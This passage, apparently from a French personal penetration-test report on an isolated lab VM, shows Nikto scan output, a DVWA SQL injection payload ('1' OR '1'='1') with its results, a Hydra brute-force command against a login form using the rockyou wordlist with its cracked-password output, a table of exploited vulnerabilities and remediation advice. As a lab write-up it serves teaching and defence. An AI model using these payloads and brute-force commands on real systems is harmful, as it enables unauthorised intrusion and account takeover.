 were found: index.php. See: http://www.wisec.it/sectou.php?id=4698ebdc59d15,https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+ /phpinfo.php: Output from the phpinfo() function was found.
+ /doc/: Directory indexing found.
+ /doc/: The /doc/ directory is browsable. This may be /usr/doc. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0678
+ /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. S
ee: OSVDB-12184
+ /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. S
ee: OSVDB-12184
+ /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. S
ee: OSVDB-12184
+ /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. S
ee: OSVDB-12184
+ /phpMyAdmin/changelog.php: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /phpMyAdmin/ChangeLog: Server may leak inodes via ETags, header found with file /phpMyAdmin/ChangeLog, inode: 92462, size: 40540, mtime: Tue Dec  9 18:24:
00 2008. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ /phpMyAdmin/ChangeLog: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /test/: Directory indexing found.
+ /test/: This might be interesting.
+ /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information. See: CWE-552
+ /icons/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /phpMyAdmin/: phpMyAdmin directory found.
+ /phpMyAdmin/Documentation.html: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /phpMyAdmin/README: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts. See: https://typo3.org/
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8910 requests: 0 error(s) and 27 item(s) reported on remote host
+ End Time:           2026-03-18 16:00:09 (GMT1) (43 seconds)

+ 1 host(s) tested

┌──(arthur㉿kali)-[~]
└─$
```

Resultats Nikto complets — 27 vulnérabilités : phpMyAdmin, XST, headers manquants, CVE-1999-0678

7.2 DVWA — Interface web vulnérable




DVWA connecte en admin — Liste des modules vulnérables disponibles




DVWA Security — Niveau mis a Low pour les tests d'intrusion

7.3 Injection SQL



DVWA SQL Injection — Formulaire User ID cible pour l'injection

```
Payload injecte dans User ID :   1' OR '1'='1
```




Injection SQL réussie — Tous les utilisateurs exposes : admin, Gordon Brown, Hack Me, Pablo Picasso, Bob Smith


Resultat : La base de données a retourné tous les comptes utilisateurs. Faille OWASP

A03:2021 (Injection) confirmée.

7.4 Brute Force — Hydra



DVWA Brute Force — Formulaire de connexion cible



Cookies DVWA — PHPSESSID récupéré pour l'attaque Hydra

```
hydra -l admin -P /usr/share/wordlists/rockyou.txt -u 192.168.1.32 http-get-form '/dvwa/...'
```

```
┌──(arthur㉿kali)-[~]
└─$ hydra -l admin -P /usr/share/wordlists/rockyou.txt -u 192.168.1.32 http-get-form '/dvwa/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Log
in:incorrect'
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non
-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-03-18 16:46:43
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-get-form://192.168.1.32:80/dvwa/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:incorrect
[80][http-get-form] host: 192.168.1.32   login: admin   password: nicole
[80][http-get-form] host: 192.168.1.32   login: admin   password: 12345678
[80][http-get-form] host: 192.168.1.32   login: admin   password: babygirl
[80][http-get-form] host: 192.168.1.32   login: admin   password: rockyou
[80][http-get-form] host: 192.168.1.32   login: admin   password: abc123
[80][http-get-form] host: 192.168.1.32   login: admin   password: daniel
[80][http-get-form] host: 192.168.1.32   login: admin   password: lovely
[80][http-get-form] host: 192.168.1.32   login: admin   password: jessica
[80][http-get-form] host: 192.168.1.32   login: admin   password: monkey
[80][http-get-form] host: 192.168.1.32   login: admin   password: iloveyou
[80][http-get-form] host: 192.168.1.32   login: admin   password: 123456789
[80][http-get-form] host: 192.168.1.32   login: admin   password: 123456
[80][http-get-form] host: 192.168.1.32   login: admin   password: 12345
```

Hydra — Test automatisé de 14 millions de mots de passe sur le formulaire DVWA

08 Synthèse des Vulnérabilités

Vulnerabilite	CVE	Severite	CVSS	Statut
vsftpd 2.3.4 Backdoor	CVE-2011-2523	**CRITIQUE**	10.0	**Exploite ✓**
Samba usermap_script	CVE-2007-2447	**CRITIQUE**	9.3	**Exploite ✓**
Injection SQL DVWA	CWE-89	**CRITIQUE**	9.0	**Exploite ✓**
Telnet non chiffre	CWE-319	Eleve	7.5	Identifie
MySQL expose	CWE-284	Eleve	7.0	Identifie
VNC sans auth	CVE-2006-2369	Eleve	7.5	Identifie

09 Recommandations

Priorité 1 — Critique (a corriger immédiatement)

- **Mettre a jour vsftpd :** passer a la version 3.x ou désactiver le service FTP si non nécessaire
- **Mettre a jour Samba :** appliquer le patch CVE-2007-2447 ou migrer vers Samba 4.x
- **Sécuriser les formulaires web :** utiliser des requêtes SQL préparées (PDO/PreparedStatement)

Priorité 2 — Élevé (a corriger rapidement)

- **Désactiver Telnet :** remplacer par SSH pour chiffrer les communications
- **Restreindre MySQL :** bloquer le port 3306 depuis l'extérieur avec le pare-feu
- **Configurer VNC :** ajouter une authentification forte et chiffrer les échanges

Priorité 3 — Bonnes pratiques

- **Patch management :** mettre en place un processus de mises a jour régulières
- **Moindre privilège :** ne jamais faire tourner des services en root si non nécessaire
- **Monitoring :** surveiller les logs et alertes de connexion

10 Conclusion

> *Ce test d'intrusion a permis d'obtenir deux accès root distincts et de démontrer de multiples failles critiques en suivant la méthodologie PTES. Ce projet personnel illustre une maîtrise concrète des outils Nmap, Searchsploit, Metasploit Framework, Nikto et Hydra dans un cadre légal et éducatif.*

Toutes les attaques ont été réalisées dans un environnement totalement isolé (VirtualBox). Aucun système réel n'a été compromis. Ce rapport est produit dans le cadre d'un projet personnel